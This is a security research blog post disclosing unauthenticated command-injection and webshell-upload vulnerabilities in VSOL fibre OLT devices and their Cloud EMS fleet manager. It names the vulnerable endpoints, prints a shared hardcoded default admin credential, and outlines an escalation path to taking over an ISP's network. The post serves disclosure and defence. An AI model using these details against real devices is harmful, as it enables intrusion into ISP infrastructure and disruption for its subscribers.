Author Mathieu Farrell
Category Vulnerability
Tags 2026, pentest, OLT, vulnerability, VSOL, FTTH, GPON
An Optical Line Terminal (OLT) is the central device in a Fiber-To-The-Home (FTTH) network that connects and manages all customer connections, making it a critical control point in an ISP's infrastructure for delivering high speed Internet. This article uncovers how unauthenticated access to OLTs can lead to a full network takeover starting by exploiting exposed vulnerable devices, showing how to pivot into the cloud-based fleet manager using other vulnerabilities, and then compromising an ISP's entire infrastructure.
Disclaimer
The research described in this blog post was conducted on software and devices in a private laboratory environment. All the materials (devices, source code, documentation) were publicly available and obtained from the Internet. No attacks were conducted on operational sytems of real ISPs.
Introduction
This is the fifteenth article I have written over the past three years at Quarkslab, and without a doubt, it has been the most thrilling and fun to put together. The hidden world of ISP (Internet Service Provider) network security might sound complex, but what I am about to reveal could shake up how you see network defenses. In this post, I dive deep into how vulnerabilities in critical devices can lead to the complete takeover of service provider networks.
Brace yourself, what follows is surprisingly simple, yet incredibly powerful.
What is a GPON OLT?
A GPON OLT (Gigabit Passive Optical Network Optical Line Terminal) is a telecommunications equipment serving as the primary interface between the provider's core network and the passive optical fiber infrastructure that delivers high speed internet to end users. It manages and controls multiple optical network units (ONUs) or optical network terminals (ONTs) installed at customer premises by multiplexing data streams over a shared fiber optic line. The OLT handles tasks such as traffic scheduling, bandwidth allocation, encryption, and fault management, ensuring efficient and secure bidirectional communication across the network.
As the central hub of a GPON architecture, the OLT ensures a smooth handover between the provider's IP backbone and the passive optical distribution network, making it a critical control point for maintaining network performance, security, and reliability in modern FTTH (fiber to the home) deployments.

Figure 1 - Diagram taken from the manufacturer's website showing the global network (example 1).
Where are they located?
GPON OLTs are typically housed in the service provider's central offices, data centers, or telecommunications hubs. These locations are highly secure (or at least should be), featuring reliable power supplies, cooling systems, and physical security measures to ensure uninterrupted operation.
This equipment aggregates and manages traffic from thousands of subscribers by connecting them to the optical distribution network (ODN which extends via fiber cables to neighborhoods and individual homes). Centralizing OLTs allows ISPs to efficiently control and monitor large segments of their network while ensuring easy access for maintenance and upgrades.
For the average user, a GPON OLT functions much like a standard router by managing and directing network traffic between the provider's core network and end users. It handles routing, bandwidth allocation, security, and access control. However, unlike a typical router, it also manages the physical fiber infrastructure and coordinates shared access among multiple users, making it a specialized device designed specifically for optical networks.

Figure 2 - Diagram taken from the manufacturer's website showing the network architecture (example 2).
Vulnerable devices from which manufacturer?
As part of the offensive security assessment (adversary simulation mission) targeting the infrastructure of an hypothetical ISP, I conducted my research on some devices manufactured by VSOL[1], a vendor of network equipment.

Figure 3 - About Us[2] section taken from the vendor's website.
The vulnerabilities detailed in this article consist of different unauthenticated Remote Code Execution (RCE) bugs affecting several OLT models. They can be triggered via Command Injection payloads, allowing an attacker to execute arbitrary commands on the vulnerable devices.
In addition, an unauthenticated RCE vulnerability was also discovered in the fleet manager (Cloud EMS software by VSOL[4]). The RCE was achieved through an unauthenticated and unrestricted Arbitrary File Upload vulnerability, which allows an attacker to upload a JSP (JavaServer Pages) webshell.
Vulnerabilities related to OLTs:
| Models | Affected version | Description |
|---|---|---|
| V1600GS-O32/V1600GS-F/V1600GS-ZF/V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B/V1600GT/V1600XG02 | Latest | Command Injection in the traceroute feature via SNMP (pre-auth) (binary: gpond for V1600GS-O32/V1600GS-F/V1600GS-ZF, hostapp for V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B, vsapp for V1600GT/V1600XG02). |
| V1600GS-O32/V1600GS-F/V1600GS-ZF/V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B | Latest | Command Injection in TACACS+ login authentication feature via /action/main.html (pre-auth) (binary: gpond for V1600GS-O32/V1600GS-F/V1600GS-ZF, hostapp for V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B). |
| V1600GS-O32/V1600GS-F/V1600GS-ZF/V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B/V1600GT/V1600XG02 | Latest | Command Injection in the traceroute feature via /action/tracert.html (pre-auth) (binary: gpond for V1600GS-O32/V1600GS-F/V1600GS-ZF, hostapp for V1600G0-B/V1600G1-B/V1600G2-B/V1600G1WEO-B, vsapp for V1600GT/V1600XG02). |
🕷️ Default Credentials:
All models from the manufacturer should not share the same default password because it allows attackers to compromise multiple devices at scale using a single known couple of credentials (
admin/Xpon@Olt9417#). These credentials can be found in the official documentation available on the manufacturer's website, but are also hardcoded (in plain text) in the firmware binaries (some examples of binaries: gpond, hostapp, vsapp, vtysh).
Vulnerability related to Cloud EMS:
| Affected version | Description |
|---|---|
| Latest | An Information Leakage, exploitable without authentication, allows an attacker to retrieve information about the inner workings of the underlying system. |
| Latest | An Arbitrary File Upload, exploitable without authentication, allows an attacker to upload a JSP webshell on the Tomcat Web server. |
To guide you through the rest of the blog post here is an attack tree depicting how an attacker could compromise a single exposed OLT device and escalate the attack to the entire network from it.

However, since it is possible to interact with all OLTs managed by the fleet manager solution, I will first discuss the vulnerabilities found in that software, as it represents a central point in the exploit chain. Then, I will present the vulnerabilities identified on different models of GPON OLTs.
Exploitation of the cloud based fleet management tool Cloud EMS
In most network diagrams illustrating the role of an OLT (available on the manufacturer's website), Cloud EMS consistently appeared, which led me to assume it was the solution used to manage a fleet of OLTs. This assumption was later confirmed by the publicly available official documentation from the vendor.
🔍 Identification of the fleet management solution:
Note the reference to Cloud EMS (the cloud based fleet manager) at the top right of the diagram.

Figure 4 - Diagram referring to Cloud EMS (part 1).

Figure 5 - Diagram referring to Cloud EMS (part 2).

Figure 6 - Diagram referring to Cloud EMS (part 3).
It did not take me much time to find the related documentation and installation[3] tutorials.

Figure 7 - Cloud EMS installation tutorials (part 1).

Figure 8 - Cloud EMS installation tutorials (part 2).
